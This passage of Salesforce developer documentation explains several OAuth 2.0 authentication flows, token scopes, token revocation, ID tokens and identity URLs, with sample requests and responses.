- id_token—Salesforce value conforming to the [OpenID Connect specifications](#). The token is returned only if the `response_type` is `token id_token` with the scope parameter `openid` and a `nonce` parameter.
- refresh_token—Token that can be used in the future to [obtain new access tokens](#) (sessions). **This value is a secret. Treat it like the user’s password, and use appropriate measures to protect it.**

Note: The refresh token for the user-agent flow is only issued if you requested `scope=refresh_token` and one of the following circumstances is true:

- The redirect URL uses a custom protocol.
 - The redirect URL is `https://login.salesforce.com/services/oauth2/success`, or on a sandbox, `https://test.salesforce.com/services/oauth2/success`.
- instance_url—A URL indicating the instance of the user’s org. For example: `https://yourInstance.salesforce.com/`.

- `id`—Identity URL that can be used to both identify the user and query for more information about the user. See [Identity URLs](#) on page 6036.
- `sfdc_community_url`—If the user is a member of a Salesforce community, the community URL is provided.
- `sfdc_community_id`—If the user is a member of a Salesforce community, the user's community ID is provided.
- `signature`—Base64-encoded HMAC-SHA256 signature signed with the consumer's private key containing the concatenated ID and `issued_at`. Use to verify that the identity URL hasn't changed since the server sent it.
- `issued_at`—When the signature was created.

Here's an example of the callback from the server. The response is behind a hash, rather than as HTTP query parameters.

```
https://www.mysite.com/user_callback.jsp#access_token=00Dx0000000BV7z%21AR8AQBm8J_xr9kLqmZIRyQxZgLCm4HVi41aGtW0qW3JCzf5xdTGGSovim8FfJkZEqxbjaFbbe
rKGk8v8AnYrvChG4qJbQo8&refresh_token=5Aep8614iLM.Dq661ePDmPEgaAW9Oh_L3JKk
DpB4xReb54_pZfVtildPEk8aimw4Hr9ne7VXXVSIQ%3D%3D&instance_url=https%3A%2F%
2FyourInstance.salesforce.com&id=https%3A%2F%2Flogin.salesforce.com%2Fid%2F00Dx000
0000BV7z%2F005x00000012Q9P&issued_at=1278448101416&signature=miQQ1J4sdMPi
duBsvyRYPcDozqhe43KRcli9LmZHR70%3D&scope=id+api+refresh_token&token_type=
Bearer&state=mystate
```

If access is denied or an error occurs during this step, the user is redirected to the `redirect_uri` with an error code and the description of the error in the URI after the hash tag (#). This isn't a query string.

- `error`—Error code
- `error_description`—Description of the error with additional information.
 - `unsupported_response_type`—Response type not supported
 - `invalid_client_id`—Client identifier invalid
 - `invalid_request`—HTTPS required
 - `invalid_request`—Must use HTTP GET
 - `invalid_request`—Out-of-band not supported
 - `access_denied`—User denied authorization
 - `redirect_uri_missing`—Redirect_uri not provided
 - `redirect_uri_mismatch`—Redirect_uri mismatch with connected app object
 - `immediate_unsuccessful`—Immediate unsuccessful
 - `invalid_grant`—Invalid user credentials
 - `invalid_grant`—IP restricted or invalid login hours
 - `inactive_user`—User is inactive
 - `inactive_org`—Org is locked, closed, or suspended
 - `rate_limit_exceeded`—Number of logins exceeded
 - `invalid_scope`—Requested scope is invalid, unknown, or malformed
- `state`—State that was passed into the approval step. This value is included only if the `state` parameter is included in the original query string.

Here's an example error redirect URL.

```
https://www.mysite.com/user_callback.jsp#error=access_denied&state=mystate
```

[Authenticate Apps with OAuth](#)

OAuth 2.0 Device Authentication Flow



The device authentication flow is typically used by applications on devices with limited input or display capabilities, such as TVs, appliances, or command-line applications. Users can connect these client applications to Salesforce by accessing a browser on a separate device that has more developed input capabilities, such as a desktop computer or smartphone.

The following diagram displays the authentication flow steps for limited input devices. The individual step descriptions follow.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

1. The device requests authorization from Salesforce.
2. Salesforce verifies the request and returns the following: human-readable user code, verification URL, device code, and minimum polling interval (in seconds).
3. The device displays the user code and instructs the user to enter it at the specified verification URL.
4. On a separate device that has more developed input capabilities, such as a desktop computer or smartphone, the user opens a browser.

- a. The user navigates to the verification URL and is prompted to enter the user code.
 - b. If the code is valid, the user is prompted to log in if not already logged in.
 - c. After successful login, the user is prompted to allow the device to access Salesforce data.
5. After displaying the user code and verification URL, the device starts polling the token endpoint for authorization. Polling frequency can't exceed the minimum polling interval. The device continues polling until the user has allowed (or denied) access, or the user code has expired.
 6. If allowed, the authorization server returns to the device an access token, a refresh token if requested, and other information.
 7. After the access token is granted, the device can use it in API requests to access data on the user's behalf and use a refresh token to get a new access token if it becomes invalid.

Device Initiates Authentication Flow

To initiate the authentication flow, the client application on the device POSTs to the token endpoint with the following parameters.

- `response_type`—Value must be `device_code` for this flow.
- `client_id`—Consumer key from the connected app definition.
- `scope`—Optional. Lets you pass any scopes defined in the connected app to fine-tune what the client application can access in a Salesforce org.

For example:

```
POST /services/oauth2/token HTTP/1.1
Host: login.salesforce.com
Content-Type: application/x-www-form-urlencoded

response_type=device_code&client_id=3MVG9PhR6g6B7ps7TTI4cP7Mppg3l7tu.MRAYULyVqcmA9hGLpHiis.Q7rO9yjlmfifiBUM6tFpYALXEkrjHb9&scope=api
```

In response, the authorization server returns values including a device verification code, an end-user verification code, and a verification URI.

- `device_code`—Verification code for the device. Valid for 10 minutes.
- `user_code`—Verification code for the end user. 8-digit alphanumeric code to be entered at the verification URI. Valid for 10 minutes.
- `verification_uri`—End-user verification URI on the authorization server. If your org has a custom domain or community, the `verification_uri` reflects the custom domain that initiated the flow. For example, if the device sends a token request to `https://acme.my.salesforce.com/services/oauth2/token`, the `verification_uri` is `https://acme.my.salesforce.com/connect`.
- `interval`—Minimum number of seconds we recommend waiting between polling requests to the token endpoint.

This sample response returns these values with a 200 success status code.

```
HTTP/1.1 200 OK
Content-Type: application/json
Cache-Control: no-store

{
  "device_code": "M01WRz1QaFI2ZzZCN3BzN1RUSTRjUDdNcHBnM2w3dHUuTVJBWVMeVZxyY21BOWhHTHBIAw1TL1E3ck85eWpsbWZmaUJVTTZ0RnBZQWxYRWtSakhiOTsxMC4yMi4zNC45MjsxNDc3Njc0NDg3NTA1O1gxRD1TRUVU",
  "user_code": "X1D9SEET",
  "verification_uri": "https://acme.my.salesforce.com/connect",
```

```
"interval":5
}
```

User Authenticates and Authorizes While Device Polls the Token Endpoint

The client application on the device instructs the user to visit the verification URI on a computer or smartphone and enter the user code. The user opens a browser, navigates to the verification URI, and is prompted to enter the code displayed on the device. If the code is valid, the user is prompted to log in if not already logged in. After successful login, the user is prompted to allow the device to access Salesforce account data.

Meanwhile, after displaying the user code and verification URI, the client application on the device polls the token endpoint repeatedly. Polling checks whether the user has authorized and the authorization server has issued the access token. The polling request contains these parameters:

- `grant_type`—Value must be `device` for this flow.
- `client_id`—Consumer key from the connected app definition.
- `client_secret`—Optional. Not required for OAuth 2.0 device flow.

Here's an example of a polling request:

```
POST /services/oauth2/token HTTP/1.1
Host: login.salesforce.com
Content-Type: application/x-www-form-urlencoded

grant_type=device&client_id=3MVG9PhR6g6B7ps7TTI4cP7Mppg3l7tu.MRAYULyVqcmA9hGLpHiis.
Q7rO9yjlmmffiBUM6tFpYAlXEKjHb9&code=M01WRz1QaFI2ZzZCN3BzN1RUSTRjUDdNcHBnM2w3dHUu
TVJBWVMeVZxy21BOWhHTHBiaw1TLlE3ck85eWpsbWZmaUJVTTZ0RnBZQWxYRwtSakhiOTsxMC4yMi4zNC45MjsxNDc3N
jc0NDg3NTA1O1gxRD1TRUVU
```

Salesforce Responds with an Access Token Response

If the user has authorized, the response from Salesforce contains a success message and returns the access token along with other values. For example:

```
{
  "access_token": "00DD00000008Uw2!ArkAQGppKf6n.VwG.EnFSvi731qWh.7vKfaJjL7h49yutIC84gAsxM
  rqcE81GjpTjQbDLkyl2ZwosNbIJWUS0X8ahiILj3e"
  "refresh_token": "your token here"
  "signature": "hJuYICd2IHsjyTcFqTYiOr8THmgDmrcjgWaMp13X6dY="
  "scope": "api"
  "instance_url": "https://yourInstance.salesforce.com"
  "id": "https://login.salesforce.com/id/00DD00000008Uw2MAE/005D0000001cAGmIAM"
  "token_type": "Bearer"
  "issued_at": "1477674717112"
}
```

If the user has not yet authorized (or has denied access), the response contains an error message with this information:

- `error`—Error code
 - `access_denied`—The user has denied access
 - `authorization_pending`—The user has not yet approved the device for access
 - `invalid_grant`—Device flow is not enabled for your connected app or we were unable to grant an access token
 - `invalid_request`—The device code specified in the polling request is invalid

- `server_error`—The number of authorization requests from the client application exceeds the hourly limit
- `slow_down`—The client application is polling the authorization server more frequently than the recommended minimum interval
- `error_description`—Description of the error with additional information.

OAuth 2.0 Asset Token Flow

The OAuth 2.0 asset token flow is used by client applications to request an asset token from Salesforce for connected devices. In this flow, an OAuth access token and an actor token are exchanged for an asset token. This flow combines asset token issuance and asset registration, for efficient token exchange and automatic linking of devices to Service Cloud Asset data.

The OAuth 2.0 JWT asset token flow involves these general steps. The individual step descriptions follow.

1. Create a new connected app or use an existing one that has asset tokens enabled and required settings configured.
2. [Get an access token](#) so that you can request an asset token.
3. [Create your asset token JWT](#).
 - a. [Create your actor token payload JWT](#).
 - b. Understand how [Salesforce attempts to register a new or existing Asset](#) using information from the actor token.
 - c. [Create your actor token JWT](#).
4. [Post your asset token request](#) to the token endpoint.
5. If the asset token JWT is valid, [Salesforce issues your asset token](#) in an access token response.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Get an Access Token So You Can Request an Asset Token

Access tokens enable authentication for API access. You can't get an asset token and register a device without one. For connected devices, an access token must be associated with the connected app that has asset tokens enabled. Acquire an access token using any app that supports the OAuth 2.0 token exchange protocol. Or, quickly get an access token using the Asset Token Explorer demo app so that you can get familiar with how asset tokens work.

Common methods for getting access tokens include authorization code exchange, OAuth token flow, and JWT bearer token flow. With a browser and a utility such as cURL, you can get and exchange an authorization code.

1. In a browser, go to this URL after you substitute the placeholder values.
`https://your_community_url/services/oauth2/authorize?response_type=code&client_id=your_client_id&redirect_uri=your_url_encoded_redirect_uri`
2. Log in and approve your app.
3. When you receive a callback, get the authorization code. Replace it along with the other placeholder values in exchange for an access token.

```
curl -s -k -d
"grant_type=authorization_code&code=authorization_code&redirect_uri=
your_url_encoded_redirect_uri&client_id=your_client_id&client_secret=your_client_secret"
https://your_community_url/services/oauth2/token
```

For a quick start with asset tokens without completely setting up your own device, app, and backend, we offer the Asset Token Explorer demo app. It simplifies your initial experience of getting an access token and exchanging it for the asset token. (It's unlikely that you'd use the demo app in an actual implementation.)

1. In a browser, go to `https://asset-tokens.herokuapp.com/`.
2. Enter your My Domain or Community URL. Then click **Validate URL** to initiate OAuth authorization.
3. Provide your `OAuth Client ID` and `OAuth Client Secret` from your connected app.
4. Click **Validate App Credentials**.
5. Click **Login to your Community**.
6. Log in to your community as an external user.
7. Approve your connected app.
8. Click **Exchange Authorization Code** for an access token.

Create Your Asset Token JWT

Create an asset token JWT that you can POST to the token endpoint to request an asset token. The JWT includes these parameters:

- `grant_type`—Required. Value must be `urn:ietf:params:oauth:grant-type:token-exchange`.
- `subject_token_type`—Required. Value must be `urn:ietf:params:oauth:token-type:access_token`.
- `subject_token`—Required. Value must be your access token.
- `actor_token_type`—Optional unless `actor_token` is specified. Value must be `urn:ietf:params:oauth:token-type:jwt`.
- `actor_token`—Optional. Value must be a JWT containing metadata about your Asset (new or existing).

The token issuance protocol uses OAuth 2.0 Token Exchange. In this protocol, the subject token is a security token that represents the identity of the party on behalf of whom the request is being made. For asset tokens, it's simply your access token. The actor token is a security token that represents the identity of the party that is authorized to use the requested security token and act on behalf of the subject. For asset tokens, it's a JWT that contains metadata about your Asset. If your use case requires Proof of Possession, you can include a confirmation key and sign the actor token. It can be unsigned otherwise.

Actor Token Payload Format and Claims

Let's take a closer look at the actor token portion of your asset token request. The actor token payload is a JWT containing a set of claims about the device you're registering. All claims are optional. If you don't pass any of this metadata, we can still issue your asset token but we can't register the Asset at the same time.

- `did`—Device ID of the device. If included, it's saved and returned in the issued asset token.
- `Name`—Name of the asset token.
- `cnf`—Confirmation containing a device-specific RSA public key in JSON Web Key format. Defined in the [Proof-of-Possession Key Semantics for JSON Web Tokens](#) specification. If included, the actor token must be signed with the private key corresponding to the public key.
- `Asset`—Asset JSON object containing any valid fields from the Asset object, including custom fields. If included, it's used to either link to an existing Asset by ID or Serial Number, or to create an asset with the specified Name.
- `exp`—Expiration. If included, it's used to validate that the JWT hasn't expired.

For example, this actor token payload includes an Asset claim.

```
{  
  "did": "2c4c73e7-edc5-77dd-011d-43562d21cb7e",  
}
```

POST Your Asset Token Request to the Token Endpoint

After you construct your actor token JWT, POST it to the Salesforce OAuth token endpoint to request the asset token.

Here is a sample request POSTed to the token endpoint using an unsigned actor token.

```
POST /services/oauth2/token HTTP/1.1
Host: customercommunity.force.com
Content-Type: application/x-www-form-urlencoded

grant_type=urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Atoken-exchange&subject_
token_type=access_token&subject_token=0DB00001iSr!AR0AQDhXv4xNCYPUwRa3_KyizxN
gNmrJU7QPJUrvBRM9x3MLnlEb00suldlLL.3mb.nML1h8G8zAc2zkUU_q.HEM6bY0kOJjDL&actor_
token_type=urn%3Aietf%3Aparams%3Aoauth%3Atoken-type%3Ajwt&actor_token=eyJhbGciOiJub251IiwidHlwIjoiS1dUIn0.eyJkaWQiOiIiNTc4OTliOS02OTk4LTQzZDQtODQ4My0xOTRlODBkNzE4Y2MiLCJhc3NldFRva2VuQ3VzdG9tQXR0cmliZXN1bWJlciI6IjEyMzQ1Njc4In19.
dCI6eyJOYW11IjoiRG1zaHdhc2hlciIsI1N1cmlhbE51bWJlciI6IjEyMzQ1Njc4In19.
```

If you're using the Asset Token Explorer demo app to request the asset token, follow these steps.

1. If it's been some time since you got an access token and it's possible that it has expired, request a new one.
2. Review the sample data that is automatically filled in for your asset token request. Feel free to modify it. In an actual implementation, this data about the asset you're registering becomes the claims in your actor token.
3. Click **Build Actor Token**.
4. Review the resulting actor token with your data transformed into the actor token claims.
5. Click **Next**.
6. Review the protocol for exchanging your actor token and access token for an asset token.
7. Click **Next**.

Salesforce Responds with an Access Token Response

If the actor token JWT is valid, the access token response from Salesforce contains a success message and returns your asset token. For example:

```
HTTP/1.1 200 OK
Date: Wed, 06 Jan 2017 21:25:11 GMT
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Pragma: no-cache
Cache-Control: no-cache, no-store, s-maxage=0 Content-Type: application/json; charset=UTF-8
{
  "access_token": "eyJraWQiOiJhc3NldHMlLCJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI0L2xvY2FsaG9zdDo1MDAwIl0sIm5iZiI6MTQ1MjExNTUxMSwianNzIjoiYHR0cHM6Ly9hc3NldG1kLWRldmVsb3Blci1lZG10aW9uLm5hMS1ibG10eJAzLnNvbWEuZm9yY2UuY29tIiwiaWQiOiIwNWJEMDAwMDAwMDAwMUIiLCJleHAiOiE0NTI2MzZMTEsImFpZCI6IjAyaUQwMDAwMDAxNkdESyIsImRpZCI6IjM0OTY0MzIxLThNmMmNGY4N1liMzRmLTMyMjdlYTlFmNTUwOSJ9.poVK1-fBrFi9tgKurAM2vbyGWZ5asbXJ5nQ1fA CsStFnksKiS14gD9_oK9RchHsLlAt3gSCKIXtdFmHDPQEcTfpvhXhCBw-FAYLNnhJVivU7oNimiUzEVhYlW -p7V3Qr2lmPzhXzEisELWuQgkyfABdiI9PUOJJA3rLb6RSBmCSA5sjkYK1CjnxRcMA9ZExgS5134yq_bPR V9BTrDwy2O34Ml2VwGj19kIMWa5v8CHETp7eMHbJpqqHQXpwnPna0ND4kAr7EQGF1zuIUBJMS35ZyZYtw5Eg da1QbYm8TGpRaKp7tiB0GL1_i3MhGeEC8qn1Xg6pWuhJd_Q",
  "issued_token_type": "urn:ietf:params:oauth:token-type:jwt",
  "token_type": "Bearer",

}
```

SAML Assertion Flow

The SAML assertion flow is an alternative for orgs that are currently using SAML to access Salesforce and want to access the web services API the same way. You can use the SAML assertion flow only inside a single org. You don't have to create a connected app to use this assertion flow. Clients can use this assertion flow to federate with the API using a SAML assertion, the same way they federate with Salesforce for web single sign-on.

 **Note:** The SAML assertion flow isn't supported for communities.

Using the SAML assertion flow involves the following steps.

1. Configure SAML for your org. SAML version 2.0 is required.
2. Exchange a SAML assertion for an access token.
3. Salesforce sends the response.
4. Use a JSON parser to process the response and extract the `access_token`.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:

- "Manage Connected Apps"

 **Note:** A `refresh_token` is never issued in this flow.

Configuring SAML for OAuth

To configure your org to use SAML, see [Configure SAML Settings for Single Sign-On](#). After you've configured SAML, you can use the same configuration for both the web and API federation.

Two URLs are provided after you configure SAML for your org.

- `Salesforce.com Login URL`—Use this URL when doing web single sign-on.
- `OAuth 2.0 Token Endpoint`—Use this URL when exchanging a SAML assertion for an access token to be used with the API.

When generating SAML assertions to be used with the token endpoint, the recipient URL in the assertion can be the value from either the `OAuth 2.0 Token Endpoint` or the `Salesforce.com Login URL`.

Exchange a SAML Assertion for an Access Token

To exchange a SAML assertion for an access token, your client must obtain or generate a valid SAML response and POST it to the token endpoint. The method of obtaining this response is up to the client to determine. When the client has a valid response, it sends the following parameters.

- `grant_type`—Value must be `assertion` for this flow.
- `assertion`—A Base-64 encoded, then URL encoded, SAML response that is normally used for web single sign-on.
- `assertion_type`—Must be `urn:oasis:names:tc:SAML:2.0:profiles:SSO:browser`, URL encoded
- `format`—(Optional) Expected return format. Values are:
 - `urlencoded`
 - `json` (default)
 - `xml`

Here's the body of an example of an out-of-band POST made to the `https://login.salesforce.com/services/oauth2/token`.

```
grant_type=assertion&assertion_type=urn%3Aoasis%3Anames%3Atc%3ASAML%3A2.0%3Aprofiles%3ASSO%3Abrowser&assertion=PD94bWwgdmVyc2lrbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4KPHNhbw. . .
```

Salesforce Server Sends a Response

After the SAML response is verified, Salesforce sends a response to the client. These parameters are in the body of the response.

- `access_token`—Salesforce session ID that can be used with the web services API.
- `token_type`—Value is `Bearer` for all responses that include an access token.
- `id`—Identity URL that can be used to both identify the user and query for more information about the user. See [Identity URLs](#) on page 6036.

Here's an example response from Salesforce.

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"instance_url":"https://yourInstance.salesforce.com","access_token":
"00Dx0000000BV7z!AR8AQNhMmQeDIKR0.hZagSTaEPCkmoXeYnkaxQnqWlG6Sk9U3i3IFjEH
IzDlsYdU0qoVCXNJtPOwdb7u5rKfq9NldfAKoQjd","token_type":"Bearer"}
```

If an error occurs during this step, the response contains an error message with the following information.

- `error`—Error code
- `error_description`—Description of the error with additional information.
 - `unsupported_response_type`—Response type not supported
 - `invalid_request`—HTTPS required
 - `invalid_request`—Must use HTTP POST
 - `invalid_assertion_type`—Specified assertion type is not supported
 - `invalid_grant`—Invalid authorization code (make sure that the client sends a URL-encoded `assertion` and `assertion_type`)
 - `invalid_grant`—IP restricted or invalid login hours
 - `inactive_user`—User is inactive
 - `inactive_org`—Org is locked, closed, or suspended
 - `rate_limit_exceeded`—Number of logins exceeded
- `error_uri`—Link to the SAML Assertion Validator, which contains more information about the failure. This error is returned only when Salesforce can parse the assertion.

Here's an example error.

```
{ "error_uri": "https://yourInstance.salesforce.com/setup/secur/SAMLValidationPage.apexp",
  "error": "invalid_grant", "error_description": "invalid assertion" }
```

Scope Parameter Values

The `scope` parameter allows you to fine-tune the permissions associated with the tokens you're requesting. Scope is a subset of values that you specified when defining the connected app.

Scope parameter values.

Value	Description
<code>api</code>	Allows access to the current, logged-in user's account using APIs, such as REST API and Bulk API. This value also includes <code>chatter_api</code> , which allows access to Chatter REST API resources.
<code>chatter_api</code>	Allows access to Chatter REST API resources only.
<code>custom_permissions</code>	Allows access to the custom permissions in an organization associated with the connected app, and shows whether the current user has each permission enabled.
<code>full</code>	Allows access to all data accessible by the logged-in user, and encompasses all other scopes. <code>full</code> does not return a refresh token.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:

- "Manage Connected Apps"

Value	Description
	You must explicitly request the <code>refresh_token</code> scope to get a refresh token.
<code>id</code>	Allows access to the identity URL service. You can request <code>profile</code> , <code>email</code> , <code>address</code> , or <code>phone</code> , individually to get the same result as using <code>id</code> ; they are all synonymous.
<code>openid</code>	Allows access to the current, logged in user's unique identifier for OpenID Connect apps. The <code>openid</code> scope can be used in the OAuth 2.0 user-agent flow and the OAuth 2.0 Web server authentication flow to get back a signed ID token conforming to the OpenID Connect specifications in addition to the access token.
<code>refresh_token</code>	Allows a refresh token to be returned if you are eligible to receive one. This lets the app interact with the user's data while the user is offline, and is synonymous with requesting <code>offline_access</code> .
<code>visualforce</code>	Allows access to Visualforce pages.
<code>web</code>	Allows the ability to use the <code>access_token</code> on the Web. This also includes <code>visualforce</code> , allowing access to Visualforce pages.

All scope values include `id`, which you can use to access the identity URLs at anytime.

When a user approves apps, the value of the scope is stored with the refresh token. For example, if a user approves an app with a scope of `id`, the refresh token is created with `scope=id`. Then if the user approves a second app with `scope=api`, the refresh token is created with `scope=api`.

For JSON or SAML bearer token requests, the request combines the scopes of all previous refresh tokens.

Given the previous example, the result is an access token with `scope=id%20api`.

This sample request sets the `scope` parameter with `api`, `id`, and `web` values. Separate multiple scope values with the space character, `%20`.

```
http://login.salesforce.com/services/oauth2/authorize?response_type=token&client_id=3MVG91KcPoNINVBKv6EgVJiF.snSDwh6_2wSS7BrOhHGEJkC_&redirect_uri=http://www.example.org/qa/security/oauth/useragent_flow_callback.jsp&scope=api%20id%20web
```

SEE ALSO:

[Authenticate Apps with OAuth](#)

[Get and Verify an ID Token](#)

Revoke OAuth Tokens

Revoke an OAuth token if you don't want the client app to access Salesforce data or if you don't trust the client app to discontinue access on its own.

When users request their data from within an external app (the consumer's page), they're authenticated. You can revoke their access tokens, or the refresh token and all related access tokens, using revocation. Developers can revoke the token when configuring a log-out button in their app.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Revoking Tokens

To revoke OAuth 2.0 tokens, use the revocation endpoint.

```
https://login.salesforce.com/services/oauth2/revoke
```

Construct a POST request that includes the following parameters using the `application/x-www-form-urlencoded` format in the HTTP request entity-body. For example:

```
POST /revoke HTTP/1.1
Host: https://login.salesforce.com/services/oauth2/revoke
Content-Type: application/x-www-form-urlencoded

token=currenttoken
```

If an access token is included, Salesforce invalidates it and revokes the token. If a refresh token is included, Salesforce revokes it and any associated access tokens.

The authorization server indicates successful processing of the request by returning an HTTP status code 200. For all error conditions, a status code 400 is used along with one of the following error responses.

- `unsupported_token_type`—Token type not supported
- `invalid_token`—Token was invalid

For a [sandbox](#), use `test.salesforce.com` instead of `login.salesforce.com`.

GET Support

Salesforce also supports GET requests with the query string parameter `token` and the current token. If an access token is included, Salesforce invalidates it and revokes the token. If a refresh token is included, Salesforce revokes it and any associated access tokens. For example:

```
https://login.salesforce.com/services/oauth2/revoke?token=currenttokenID
```

The authorization server indicates successful processing of the request by returning an HTTP status code 200. For all error conditions, status code 400 is used.

JSONP Support

The revocation endpoint also accepts GET requests with an additional callback parameter and returns the response with content type `application/javascript`. For example:

```
https://login.salesforce.com/services/oauth2/revoke?token=XXXXX&callback=myCallback
```

If the request is successful, a callback is sent to the JavaScript function set in the callback parameter of the GET.

```
myCallback({});
```

If the response isn't successful, a callback is sent with an error code.

```
myCallback({"error":"invalid_token"});
```

SEE ALSO:

[Use the Access Token](#)

Use the Access Token

You can use the access token in either the HTTP authorization header (REST API or Identity URL) or the SessionHeader SOAP authentication header, (SOAP API).

After an OAuth version 2.0 consumer has an access token, the method of using the token depends on the API in use.

- For the REST API, use an HTTP authorization header with the following format:
Authorization: Bearer **Access_Token**.
- For the SOAP API, the access token is placed in the SessionHeader SOAP authentication header.
- For the identity URL, use either an HTTP authorization header (as with the REST API) or an HTTP parameter `oauth_token`.

Get and Verify an ID Token

The ID token is a signed data structure that contains authenticated user attributes, including a unique identifier for the user and when the token was issued. It also identifies the requesting client app. The ID token is defined by OpenID Connect.

Salesforce can respond to an OAuth request with an ID token that conforms to the [OpenID Connect specifications](#). Both OAuth 2.0 user-agent and OAuth 2.0 web server authentication flows can request a signed ID token if the request's scope parameter includes `openid`. The returned token is a JSON Web Token (JWT).

- The user-agent authentication flow must include the `response_type` parameter with the value `token id_token`, the `openid` scope, and the `nonce` parameter.
- The web server authentication flow must include the `response_type` parameter with the value `code` and the `openid` scope. The `nonce` parameter is optional.

Here's an example request for an ID token using the user-agent authentication flow.

```
https://login.salesforce.com/services/oauth2/authorize?response_type=token+id_token
&redirect_uri=https://login.salesforce.com/services/oauth2/success
&client_id=3MVG91KcPoNINVBIPJjdw1J9LLJbP_pqwoJYyuisjQhr_LLurNDv7AgQvDTZwCoZuD_
30xug0sU3_WrBPd_Ax6Mcnlg5HSnLGQ&scope=openid&nonce=somevalue
```

Use the published public keys to verify that the signature in the response is a valid Salesforce signature.

1. Go to <https://login.salesforce.com/id/keys>.
The response includes JSON-formatted information about the public keys used for signing.
2. Use the key with the correct `kid` value, which specifies the release version, to validate the signature.

Identity URLs

An identity URL uniquely identifies the current Salesforce user. You can also use it in an HTTP request to get more information about the user.

If an authorization request is successful, the HTTP response contains the identity URL along with the access token. The URL is returned in the `id` scope parameter. For example,

```
https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P.
```

The identity URL is also a RESTful API that you use to query for additional information about users, such as their username, email address, and org ID. It also returns endpoints that the client can talk to, such as photos for profiles and accessible API endpoints.

 **Note:** JSONP is no longer returned for Identity Service requests due to strict MIME typing. Your requests must add `'format=jsonp'` with the callback parameter so that the Identity Service returns JavaScript. When the Identity Service detects the JSONP format, it returns the required JavaScript type (`'application/javascript'`).

Client access to the identity URL for one user in an org doesn't provide access to the identity URL for another user in the same org, unless the associated token meets all the following conditions.

- The OAuth request for the access token includes the `full` or `api` scope.
- The access token is for a user with the API Enabled permission.
- The access token is for a user who has access to the other user according to the User Sharing rules of the org.
- The access token is for an internal user, meaning the `user_type` value in the response is `STANDARD`.

Otherwise, an access token for each user is required to view the user's identity URL.

The format of the URL is `https://login.salesforce.com/id/orgID/userID`, where `orgID` is the ID of the Salesforce org that the user belongs to, and `userID` is the Salesforce user ID.

 **Note:** For a [sandbox](#), `login.salesforce.com` is replaced with `test.salesforce.com`.

The URL must be HTTPS.

Identity URL Parameters

You can use the following parameters with the access token and identity URL. You can use the access token in an authorization request header or a request with the `oauth_token` parameter.

Parameter	Description
access token	See Use the Access Token on page 6035.
format	Optional. Specify the format of the returned output. Values are: <ul style="list-style-type: none"> • <code>json</code>

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:

- "Manage Connected Apps"

Parameter	Description
	<ul style="list-style-type: none"> • <code>xml</code> <p>Instead of using the <code>format</code> parameter, the client can also specify the returned format in an accept-request header using one of the following.</p> <ul style="list-style-type: none"> • <code>Accept: application/json</code> • <code>Accept: application/xml</code> • <code>Accept: application/x-www-form-urlencoded</code> <p>Note the following:</p> <ul style="list-style-type: none"> • Wildcard accept headers are allowed. <code>*/*</code> is accepted and returns JSON. • A list of values is also accepted and is checked left-to-right. For example: <code>application/xml,application/json,application/html,*/*</code> returns XML. • The <code>format</code> parameter takes precedence over the accept request header.
<code>version</code>	Optional. Specify a SOAP API version number or the literal string <code>latest</code> . If this value isn't specified, the returned API URLs contain the literal value <code>{version}</code> in place of the version number for the client to do string replacement. If the value is specified as <code>latest</code> , the most recent API version is used.
<code>PrettyPrint</code>	Optional and accepted only in a header, not as a URL parameter. Specify to optimize the returned XML or JSON output for readability rather than size. For example, use the following in a header: <code>X-PrettyPrint:1</code> .
